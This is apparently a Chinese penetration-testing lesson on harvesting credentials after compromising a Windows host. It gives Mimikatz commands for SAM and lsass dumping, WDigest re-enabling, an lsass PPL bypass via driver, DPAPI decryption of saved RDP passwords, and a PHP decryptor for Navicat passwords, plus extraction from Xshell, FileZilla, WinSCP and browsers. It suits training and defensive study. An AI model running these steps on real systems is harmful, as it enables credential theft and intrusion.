用户凭证收集

凭据收集简介

在控制目标后，如果要进一步横向渗透以扩大战果，那么通过获取系统上所存的各类凭据信息进行横向或扩展渗透无疑是最好的选择。获取的凭据信息主要分为本机系统的用户凭据、本机软件的存储凭据与本地存储的其他计算机链接凭据。本节课大部分操作会使用 Mimikatz 来进行，它是一款由法国开发者 Benjamin Delpy开发的凭据操作工具，下载链接为：https://github.com/gentilkiwi/mimikatz/。

获取密码和哈希值

Windows的登陆密码是储存在系统本地的SAM文件中的，在登陆Windows的时候，系统会将用户输入的密码与 SAM 文件中的密码进行对比，如果相同，则认证成功。

SAM文件是位于 %SystemRoot%\system32\config\ 目录下的，用于储存本地所有用户的凭证信息，但当我们去进行点击的时候我们会发现无法直接查看。

简单来讲本地认证的流程可以分为五步：

winlogon.exe ——用户输入账号密码——lsass.exe——转换为Hash之后和SAM文件中的值相比——登录成功或失败

1.1 在线获取哈希

SAM 文件中所保存的用户凭据并非明文存储，而是通过 SysKey 加密的。SysKey 又称 SAM 锁定工具，其密钥是独一无二的。使用 SysKey 之后，就算有人获取了SAM文件，他也无法在没有 SysKey 的情况下直接解密出文件中所保存的用户凭据。SysKey 的目的是防止离线式的密码破解。

SysKey 主要由 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 下的 JD、Skew1、GBG 和 Data 键值中的内容组成。Mimikatz 中的lsadump:sam 就是通过读取当前计算机的 SysKey 来解密 SAM 文件内容的。操作方式如下。

1）在Mimikatz.exe中，可以通过执行下方命令来启用当前进程的 SeDebugPrivilege 特权。其中，privilege 是 Mimikatz 中用于权限调整的模板，debug 则用于指定需要开启的权限。执行该命令后，Mimikatz 将会进行提升权限的操作，不过不是提升当前用户的权限，而是启用当前 Mimikatz 进程的调试特权。启用 debug 权限后，允许调试系统内其他用户的进程。如果返回 `Privilege '20' OK` 则代表成功开启 debug 权限，如果运行失败，则需要查看当前权限是否被系统 UAC 限制。

```
privilege::debug
```

2）执行下方命令来伪造 SYSTEM 用户令牌。如果执行结果中的 SID name 字段显示为 NT AUTHORITY\SYSTEM，则代表当前进程已经成功模拟 SYSTEM 用户令牌。这里之所以要获取 SYSTEM权限，是因为对注册表中的 LSA 项进行操作至少要有 SYSTEM 权限。

```
token::elevate
```

2）成功伪造SYSTEM权限后，在 Mimikatz 中执行下方命令来自动读取 SAM 文件中所保存的加密信息并使用 SysKey 解密，通过解密获取到用户哈希凭据。

```
lsadump::sam
```

4）以上操作可合并为一条命令

```
mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"
```

1.2 离线获取哈希

（1）通过注册表获取SAM文件

注册表 HKLM\SAM 中保存了用户凭据，注册表 HKLM\SYSTEM 中保存了能够解密 SAM 文件内容的 SysKey。在主机 A 中使用命令提示符执行命令，以导出注册表HKLM\SAM与HKLM\SYSTEM中的内容。

```
reg save HKLM\SAM "C:\Windows\Temp\sam.save"
reg save HKLM\SYSTEM "C:\Windows\Temp\system.save"
```

然后将导出的 sam.save 和 System.save 文件导入主机 B 中。在主机 B 中使用 Mimikatz 执行如下命令，Mimikatz 会对导出的 sam.save 和 system.save 两个文件进行解密。解密成功后将会获取主机 A 上所保存的用户哈希。

```
mimikatz.exe "privilege::debug" "lsadump::sam /sam:sam.save /system:system.save"
```

或者在 Kali 中使用自带的解密工具 samdump2 执行如下命令

```
samdump2 system.save sam.save
```

1.3 在线读取 lsass 进程内存

Windows 的登录机制为单点登录（SSO），用户只需要输入一次密码就可以使用所有需要身份验证的程序。实现单点登录的逻辑非常简单，即在用户第一次凭据验证通过之后，将凭据存放在 Lsass.exe（本地安全验证）进程的内存中，随后当其他进程需要验证用户身份时，该进程将会帮助用户完成认证，所以我们可以从 Lsass 进程中获取用户凭据。操作方式如下，将 Mimikatz 上传到目标主机，执行以下命令即可获得用户凭据：

```
mimikatz.exe "log" "privilege::debug" "sekurlsa::logonpasswords full" "exit"

privilege::debug  #提示权限至DebugPrivilege权限
sekurlsa::logonpasswords full #用于导出用户凭证
```

为了防止用户的明文密码在内存中泄露，微软在2014年5月发布了 KB2871997 补丁，关闭了 WDigest 功能，禁止从内存中获取明文密码，并且 Windows Server 2012 及以上版本默认关闭 WDigest 功能。但是我们可以通过修改注册表重新开启 WDigest 功能。当目标计算机重启且目标再次输入凭据登录后，就可以获取到用户的明文密码。

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f #开启 WDigest 功能

reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 0 /f #关闭 WDigest 功能
```

1.4 离线读取 lsass 内存文件

除了在线读取，也可以将 lass.exe 的进程内存转储，将内存文件导出到本地后，使用 Mimikatz 进行离线读取。

在目标主机上传 Procdump 程序，执行以下命令，将 lsass.exe 的进程转储

```
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

然后执行以下命令，使用 Mimikatz.exe 加载内存文件并导出里面的用户登录凭据等信息

```
Mimikatz.exe "log" "sekurlsa::minidump lsass.dmp" "sekurlsa::logonpasswords full" "exit"

sekurlsa::minidump lsass.dmp  #用于加载内存文件
sekurlsa::logonpasswords full #用于导出用户凭证
```

1.5 绕过 Lsass 进程保护

我们知道攻击者如果想要获取Windows凭据，可以读取 Lsass.exe 内存空间或 SAM 文件中所保存的用户哈希。在这里我们来简单了解下微软保护 Lsass 进程来防止攻击者从 Lsass 进程中读取凭据的技术，名为PPL。PPL技术的目的并不是保护凭据，而是防止其他程序越界操作关键进程而导致系统崩溃。不过该技术对防止凭据窃取也存在一定效果。

PPL 全称为 Protected Process Light，该概念是在 Windows 8.1中引入的，最初目的是保护反恶意软件服务，因为攻击者常常针对反恶意软件服务进行下载病毒和更新签名的操作。PPL增加了“等级保护”（Protection level）的概念，会对不同类型的进程给予不同等级的保护。简单来说，而对于PPL，进程的状态不止保护和不保护这两种，还包括进程受保护的等级。同时，PPL 会防止受保护的进程加载未签名的 DLL 文件。

要打开 PPL，只需要设置相应注册表中的值，然后重启系统即可。首先以管理员权限打开注册表编辑器，在\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 中新建一个名为 RunAsPPL 的 DWORD(32位）的值，数据设为1。或者，直接执行下方命令。当RunAsPPL的值为1时PPL开启，设置完成后系统需要重启才能生效。

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "RunAsPPL" /t REG_DWORD /d "1" /f
```

重启之后，尝试使用 Mimikatz 读取 Lsass 进程，会发现 Mimikatz 无法从 Lsass 进程获取凭据。从上述的开启 PPL 的方式可知，最简单的绕过办法就是删除注册表的 RunAsPPL 值，但是删除 RunAsPPL 值之后必须重启系统才能生效。接下来我们将使用采用无需重启的方式来绕过 PPL

1）使用 Mimikatz 驱动关闭 PPL

如果具备一些逆向工程的知识，就会知道 Intel x86 处理器是通过设置不同的特权级别来进行访问控制的，级别共分4层：RING0、RING1、RING2、RING3。其中 RING0 拥有最高的权限，RING3拥有最低的权限。为保护系统安全，操作系统在设计之初会限制一定的危险行为；比如读写一些较为敏感的内存信息，但是依然允许一些特定软件执行必要的危险行为。例如在 Windows 中有许多程序需要和硬件进行交互，于是出现了驱动程序，而驱动程序拥有 RING0 权限。

Mimikatz 也提供了一个驱动程序，该驱动程序可以通将其中 SignatureLevel、SectionSignatureLevel、Type、Audit 和 Signer 的值修改为 0 来强行使PPL失效。

使用时首先要确保 mimidrv.sys 和 Mimikatz.exe 处于同一根目录下，随后在 Mimikatz 中使用 !+ 来加载驱动

接着执行下方命令卸载 Lsass 进程的 PPL 保护

```
!processprotect /process:lsass.exe  /remove
```

卸载成功后依次执行下方命令，即可获取到凭据

```
privilege::debug
sekurlsa::logonpasswords
```


二、获取常见应用软件凭据

注意：%USERPROFILE%为环境变量，使用时如果是system权限可以把 %USERPROFILE% 替换为绝对路径或者窃取其他用户的令牌进行操作

2.1、获取 RDP 保存的凭据

为了避免每次连接服务器都进行身份验证，经常使用 RDP 远程桌面连接远程服务器的用户可能勾选保存连接凭证，以便进行快速的身份验证。这些凭证都使用数据保护 API 以加密形式存储在 Windows 的凭据管理器中，路径为 %USERPROFILE%\AppData\Local\Microsoft\Credentials 执行以下命令，可以查看当前主机上保存的所有连接凭据。

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" #查看本机链接过哪些机器
cmdkey /list  #查看当前保存的凭据
dir /a %USERPROFILE%\AppData\Local\Microsoft\Credentials  #遍历 Credentials 目录下保存的凭据
```



尝试使用 Mimikatz 导出指定的 RDP 连接凭据，首先，执行下列命令：

```
Mimikatz.exe "log" "privilege::debug" "dpapi::cred /in:%USERPROFILE%\AppData\Local\Microsoft\Credentials\凭据信息" "exit"

dpapi::cred – 使用dpapi模块执行导出凭据，DPAPI使用用户的登录密码生成加密密钥,然后使用该密钥加密数据，确保只有当前用户才能解密数据。
```

```
mimikatz(commandline) # log
Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # dpapi::cred /in:c:\users\h\AppData\Local\Microsoft\Credentials\E3DAF49B16DF48A0B2CEAB56984CF6E3
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {1926049a-72f7-4229-8522-2274a464c0f8}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000012 - 18
  szDescription      : 本地凭据数据

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : d6c3391c6aaf2a69c32f53c62b53716e75b5e9abaf63a79af561ae088e2ebac9
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : 28eb61e4d69a9285b4d4038d800b33ffefafaba576d846f1b19580f2339fbdab
  dwDataLen          : 000000e0 - 224
  pbData             : c0896669cd185b51d9fe61457601121fe2c4d03e4b48988e7d3673d5c4f3cbb2e3987c56ab80f94de1a8698a61bee6282156d8c919c03c
f955daa5fa5666b6e094d91bcf5b58ee47aac8671b5b67efeefc7cf5e885c9332fbae87e3de564fcbfde008dae0880821bcd30b77347d615fee2a707cdd243fffbb3e
5fe
  dwSignLen          : 00000040 - 64
  pbSign             : 32bd5a2f12068d1f9ac988d35c4127bf692c082fe62075c2ef554f463bab6362875db9bc50ee479cbf9ea8f377e2da3c158098c02e04e6

mimikatz(commandline) # exit
Bye!

c:\phpstudy_pro\WWW\vul\rce\mimikatz 2.1.1\x64>
```

得到的 pbData 就是凭据的加密数据，guidMasterKey 是该凭据的 GUID，记录 guidMasterKey。然后执行以下命令：

```
1   Mimikatz.exe "log" "privilege::debug" "sekurlsa::dpapi" "exit"
```

```
mimikatz(commandline) # sekurlsa::dpapi

Authentication Id : 0 ; 2655722 (00000000:002885ea)
Session           : Interactive from 5
User Name         : h
Domain            : DESKTOP-7R2008R
Logon Server      : DESKTOP-7R2008R
Logon Time        : 2023/7/26 22:37:28
SID               : S-1-5-21-1723628360-3837999295-140263448-1001
        [00000000]
        * GUID      :  {1926049a-72f7-4229-8522-2274a464c0f8}
        * Time      :  2023/7/26 23:03:51
        * MasterKey :  3aed4b50826d008047c84a1fbb7d5088caa2af6fb398620756d5612cb15550393261de1ce3b2f353e941286395db1732cf13a807017c9ba3e29de8cbe2a3aa4c
        * sha1(key) :  7cde7a4f386b0c6a9307506329840089f56835e7
```

找到与 guidMasterKey（GUID）相关联的 MasterKey 。这个 MasterKey 就是加密凭据所使用的秘钥，记录结果中的 MasterKey 值，最后执行以下命令，使用找到的 MasterKey 值破解指定的连接凭据，得到 RDP 明文密码。

```
Mimikatz.exe "log" "dpapi::cred /in:%USERPROFILE%\AppData\Local\Microsoft\Credentials\凭据信息 /masterkey:加密凭据使用的秘钥" "exit"
```

```
  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 2023/7/26 15:03:51
  unkFlagsOrSize : 00000010 - 16
  Persist        : 00000002 - 2 - local_machine
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:target=TERMSRV/192.168.0.106
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : DESKTOP-7R2008R\administrator
  CredentialBlob : Admin!@#
  Attributes     : 0

mimikatz(commandline) # exit
Bye!
```

2.2、获取 Xshell 保存的凭据

Xshell会将服务器连接信息保存在 Session 目录下的 .xsh 文件中，路径如下表所示。如果用户在连接时勾选了 "记住用户名/密码"，该文件会保存远程服务器连接的用户名和经过加密后的密码。

Xshell版本	.xsh文件路径
Xshell 5	%USERPROFILE%\Documents\NetSarang\Xshell\Sessions
Xshell 6	%USERPROFILE%\Documents\NetSarang Computer\6\Xshell\Sessions
Xshell 7	%USERPROFILE%\Documents\NetSarang Computer\7\Xshell\Sessions

Xshell 7 前的版本，我们可以直接通过 SharpDecryptPwd 工具进行解密，将 SharpDecryptPwd 上传到目标主机，执行以下命令，可以直接获取 Xshell 保存的所有连接凭据。

SharpDecryptPwd 下载地址：https://github.com/uknowsec/SharpDecryptPwd

```
SharpDecryptPwd.exe -Xmangager -p "%USERPROFILE%\Documents\NetSarang Computer\6\Xshell\Sessions"
```

Xshell 7 后的版本，Session 目录不再存储用户密码，用上述方法获取的密码为一串乱码，只能使用星号密码查看器直接查看密码。

星号密码查看器下载链接：https://pan.baidu.com/s/1lElpM4j9995TxewG0E0GSw 提取码：y479

2.3、获取 FileZilla 保存的凭据

FileZilla 是一款快速的、可依赖的、开源的 FTP 客户端软件，具备大多数 FTP 软件功能。FileZilla 会将所有 FTP 凭据以 Base64 密文的格式保存在 %USERPROFILE%\AppData\Roaming\FileZilla\recentservers.xml 文件中。

```
<User>节点记录了 FTP 登录用户
<Pass>节点记录了 Base64 编码后的密码，将编码的 FTP 密码解码即可
```

也可以使用 SharpDecryptPwd 一键导出 FileZilla 保存的 FTP 登录凭据。执行下列命令：

```
SharpDecryptPwd.exe -FileZilla
```

2.4、获取 NaviCat 保存的凭据

NaviCat 是一款强大的数据库管理和设计工具，被运维人员广泛使用。用户选择保存密码后，NaviCat 会把 IP、用户名、密码等信息保存在注册表中，如下图所示。其中，密码是经过可逆算法加密后保存的，并且 Navicat<=11 版本和 Navicat>=12 版本分别使用不同的加密算法。

数据库类型	凭据存储路径
MySQL	HKEY_CURRENT_USER\Software\PremiumSoft\Navicat\Servers\<Connection Name>
MariaDB	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMARIADB\Servers\<Connection Name>
MongoDB	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMONGODB\Servers\<Connection Name>
SQL Server	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMSSQL\Servers\<Connection Name>
Oracle	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatOra\Servers\<Connection Name>
PostgreSQL	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatPG\Servers\<Connection Name>
SQLite	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatSQLite\Servers\<Connection Name>


下图示例中 "Pwd" 键的值为经过 Navicat<=11 版本算法加密过后的密码，通过对其进行你算，即可得到数据库连接的明文密码，相关脚本百度即可。

```php
<?php
class NavicatPassword
{
    protected $version = 0;
    protected $aesKey = 'libcckeylibcckey';
    protected $aesIv = 'libcciv libcciv ';
    protected $blowString = '3DC5CA39';
    protected $blowKey = null;
    protected $blowIv = null;

    public function __construct($version = 12)
    {
        $this->version = $version;
        $this->blowKey = sha1('3DC5CA39', true);
        $this->blowIv = hex2bin('d9c7c3c8870d64bd');
    }

    public function encrypt($string)
    {
        $result = FALSE;
        switch ($this->version) {
            case 11:
                $result = $this->encryptEleven($string);
                break;
            case 12:
                $result = $this->encryptTwelve($string);
                break;
            default:
                break;
        }

        return $result;
    }

    protected function encryptEleven($string)
    {
        $round = intval(floor(strlen($string) / 8));
        $leftLength = strlen($string) % 8;
        $result = '';
        $currentVector = $this->blowIv;

        for ($i = 0; $i < $round; $i++) {
            $temp = $this->encryptBlock($this->xorBytes(substr($string, 8 * $i, 8), $currentVector));
            $currentVector = $this->xorBytes($currentVector, $temp);
            $result .= $temp;
```

```
46          }
47
48          if ($leftLength) {
49              $currentVector = $this->encryptBlock($currentVector);
50              $result .= $this->xorBytes(substr($string, 8 * $i, $leftLengt
    h), $currentVector);
51          }
52
53          return strtoupper(bin2hex($result));
54      }
55
56      protected function encryptBlock($block)
57      {
58          return openssl_encrypt($block, 'BF-ECB', $this->blowKey, OPENSSL_
    RAW_DATA|OPENSSL_NO_PADDING);
59      }
60
61      protected function decryptBlock($block)
62      {
63          return openssl_decrypt($block, 'BF-ECB', $this->blowKey, OPENSSL_
    RAW_DATA|OPENSSL_NO_PADDING);
64      }
65
66      protected function xorBytes($str1, $str2)
67      {
68          $result = '';
69          for ($i = 0; $i < strlen($str1); $i++) {
70              $result .= chr(ord($str1[$i]) ^ ord($str2[$i]));
71          }
72
73          return $result;
74      }
75
76      protected function encryptTwelve($string)
77      {
78          $result = openssl_encrypt($string, 'AES-128-CBC', $this->aesKey,
    OPENSSL_RAW_DATA, $this->aesIv);
79          return strtoupper(bin2hex($result));
80      }
81
82      public function decrypt($string)
83      {
84          $result = FALSE;
85          switch ($this->version) {
86              case 11:
87                  $result = $this->decryptEleven($string);
88                  break;
```

```
            case 12:
                $result = $this->decryptTwelve($string);
                break;
            default:
                break;
        }

        return $result;
    }

    protected function decryptEleven($upperString)
    {
        $string = hex2bin(strtolower($upperString));

        $round = intval(floor(strlen($string) / 8));
        $leftLength = strlen($string) % 8;
        $result = '';
        $currentVector = $this->blowIv;

        for ($i = 0; $i < $round; $i++) {
            $encryptedBlock = substr($string, 8 * $i, 8);
            $temp = $this->xorBytes($this->decryptBlock($encryptedBloc
k), $currentVector);
            $currentVector = $this->xorBytes($currentVector, $encryptedBl
ock);
            $result .= $temp;
        }

        if ($leftLength) {
            $currentVector = $this->encryptBlock($currentVector);
            $result .= $this->xorBytes(substr($string, 8 * $i, $leftLengt
h), $currentVector);
        }

        return $result;
    }

    protected function decryptTwelve($upperString)
    {
        $string = hex2bin(strtolower($upperString));
        return openssl_decrypt($string, 'AES-128-CBC', $this->aesKey, OPE
NSSL_RAW_DATA, $this->aesIv);
    }
};


//需要指定navacat版本两种，11或12
```

```
132   $navicatPassword = new NavicatPassword(11);
133
134   //解密，括号里面写入navicat加密后的密码
135   $decode = $navicatPassword->decrypt('50523D3B');
136   echo $decode."\n";
```



也可以通过 SharpDecryptPwd 一键导出当前主机上用户连接过的所有数据库的登录凭据。

```
1   SharpDecryptPwd.exe -NavicatCrypto
```

2.5、获取 Winscp 保存的凭据

WinSCP 是一个 Windows 环境下使用的 SSH 的开源图形化 SFTP 客户端。同时支持 SCP 协议。它的主要功能是在本地与远程计算机间安全地复制文件，并且可以直接编辑文件。

我们可以通过以下命令从注册表获得密文

```
reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions"
reg query "HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\用户名@IP"
```

通过 winscppwd.exe 即可解密：

```
winscppasswd.exe 查询到的用户名 查询到的IP 查询到的密文
```

有时候管理员会保存为 WinSCP.ini 文件，这时候直接查找该文件，然后使用下列命令解密即可。

```
winscppasswd.exe ini WinSCP.ini文件路径
```

2.6、获取浏览器保存的登录凭据

Web 浏览器通常会保存网站用户名和密码等凭据，以避免多次手动输入。通常，用户的凭据以加密格式存储在本地文件中，我们可以通过读取特定的文件，从Web浏览器中获取凭据。

HackBrowserData 是一款开源工具，可以直接从浏览器解密数据包括用户登录密码、书签、Cookie、历史记录、信用卡、下载链接等，支持流行的浏览器，可在 Windows,macOS和Linux 平台上运行。

只需将 HackBrowserData 上传到目标主机，然后直接运行即可。执行完毕，会在当前目录下生成一个 result 目录，包含当前主机中已安装的所有浏览器保存的用户登录密码、浏览器书签、Cookie、历史记录等信息的CSV文件。

HackBrowserData下载地址：https://github.com/moonD4rk/HackBrowserData